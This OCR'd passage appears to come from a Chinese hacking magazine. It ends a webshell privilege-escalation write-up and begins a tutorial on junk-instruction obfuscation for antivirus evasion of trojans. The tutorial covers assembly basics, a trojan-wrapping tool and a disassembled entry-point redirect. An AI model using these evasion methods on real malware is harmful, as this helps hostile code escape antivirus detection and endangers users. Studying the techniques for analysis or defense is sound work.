



图29

文章结束，并无太多出彩内容，主要还是管理员安全意识不强，没有将服务器一些危险组件禁用，更没有想到的是利用 webshell 竟然可以读出注册表中管理员密码和账户。然后利用经验成功找到外网 I P ，最后利用社会工程学成功破解桌面锁定。整个提权过程中，经验、耐心以及细心是必不可少的，希望大家能多多体会。

与杀软的周旋——免杀大应用



免杀技术算不上入流的计算机技术，更不能作为一种正规的养家糊口的方式。但是免杀是一种超越性技术追求过程，能培养你的创新精神，我们也能够发现，每个免杀技术爱好者，对于免杀都有自己的独到之处。

免杀过程中要用到的知识也是非常的丰富，它需要了解ＰＥ文件结构、反汇编、编程等各种相关知识，甚至还要分析杀毒软件的机理，以及各种工具的配合运用。你可以从这个过程中不断的提高自己的知识水平，扩展自己的知识结构。

一、花指令入门篇
——认识和编写简单的花指令以及花指令工具的使用

花指令说白了就是垃圾指令，其本身对程序的运行没有任何影响，用于加密程序、反调试、混淆代码，起到防破解的作用。早期在一些加密壳中大量存在，后来被用在了免杀上，可以说是风行一时，沿用至今。

在三年前，花指令对于免杀相当奏效。而今，杀毒软件对付这种雕虫小技已经绰绰有余了，但是花指令在免杀中依然有不可或缺的地位，所以认识花指令，会编写花指令，会运用花指令，对于初学免杀的朋友来说还是很重要的。

先来认识一下花指令，在说这个之前大家还是要稍稍懂得一点点汇编知识。相信只要接触过免杀的人一定接触过汇编指令，我们就用实例来说明，下面先解释一些简单指令的含义。

小知识

push ebp　　把基址指针寄存器压入堆栈
pop　ebp　　把基址指针寄存器弹出堆栈
压入后又弹出，相当于什么也没做

push eax　　把数据寄存器压入堆栈
pop　eax　　把数据寄存器弹出堆栈
压入后又弹出，相当于什么也没做

add esp,1　　指针寄存器加1（其中的1可以是任意数，但要和下一句对应，下同）
sub esp,1　　指针寄存器减1
加上1又减去1，相当于什么也没做

inc ecx　　计数器加1
dec ecx　　计数器减1
加上1又减去1，相当于什么也没做

add esp,1　　指针寄存器加1
add esp,-1　　指针寄存器加-1，相当于减1
加上1又减去1，相当于什么也没做

nop 等效 mov edi , edi　　不执行任何操作的指令

从以上几个简单的指令可以看出，每一对执行后，都相当于什么也没做，也就是要保持花指令堆栈平衡。**所谓堆栈平衡，可以做一个简单的比喻：像push、pop、add、sub等这些指令的操作，可以比喻成对esp、eax、ebx、ecx等，或者对数据做数学运算，而得到的结果必须为0，这就保持了花指令堆栈的平衡。**

一个花指令就是由这些指令组合起来的，经过编排后，最后跳向程序的入口位置，这就用到了跳转指令。下面就介绍几个用于跳转的指令：

小提示

JZ/JE	相等或为零则跳转
JNZ/JNE	不相等或不为零则跳转
JL/JLE	小于／小于或等于则跳转
JG/JGE	大于／大于或等于则跳转
JMP	无条件跳转

一般加完花指令的程序，都把程序入口点更改到花指令的起始位置，最后还要通过跳转指令跳到原来的入口点。所以以上的跳转指令除JMP是无条件跳转，可以直接跳到目标地址外，其他的就要组合写，因为都是有条件的跳转。后面的内容会介绍一些其他的跳转方式，例如JNZ和JNE可以组合着写成以下形式：

```
Jne    入口地址
Jnz    入口地址
```

这样连续写就形成了无条件跳转，因为它们是相反条件，组合写在一起就构成了无条件跳转。大家到这里应该对花指令有一个简单的认识了，建议看看相关的汇编指令手册或者黑夜彩虹编写的汇编指令查询器。

下面先介绍一下加花指令工具的使用，再来深入地接触一下花指令。先来看第一款“木马彩衣”，如图1所示。




图 1

我们就以第一个花指令为例，点击“浏览”选择要加花指令的文件，然后点击“穿上”，就为目标程序加上了花指令。加花器会自动更改程序入口到花指令的起始位置，加完之后我们用OllyICE载入加花后的文件，如图2所示。

```
0040A0CB   55              push   ebp
0040A0CC   8BEC            mov    ebp, esp
0040A0CE   83C4 F4         add    esp, -0C
0040A0D1   83C4 0C         add    esp, 0C
0040A0D4   B8 71804000     mov    eax, 00408071
0040A0D9   50              push   eax
0040A0DA   C3              retn
```

图 2

这是一个十分简单的花指令，我们来分析一下代码：

```
push    ebp           将 ebp 压栈
mov     ebp, esp      用 ebp 代替 esp，这两句不是花指令，一般程序入口存放这两句，花指令的开头也可以加上这两句
add     esp, -0C      这句和下面一句一起构成垃圾指令
add     esp, 0C       上句减去 0C，本句加回来，保持堆栈平衡
mov     eax, 00408071     00408071 是真正的入口，赋给 EAX
push    eax           和下一句 retn 构成一个跳转，跳到 EAX 存放的地址 00408071
retn
```

七行代码构成了一个简单的花指令，其中花指令的主题只有两句：**add esp -0C** 和 **add esp 0C**。再来看另一款加花器“超级加花 1.8”，如图 3 所示。

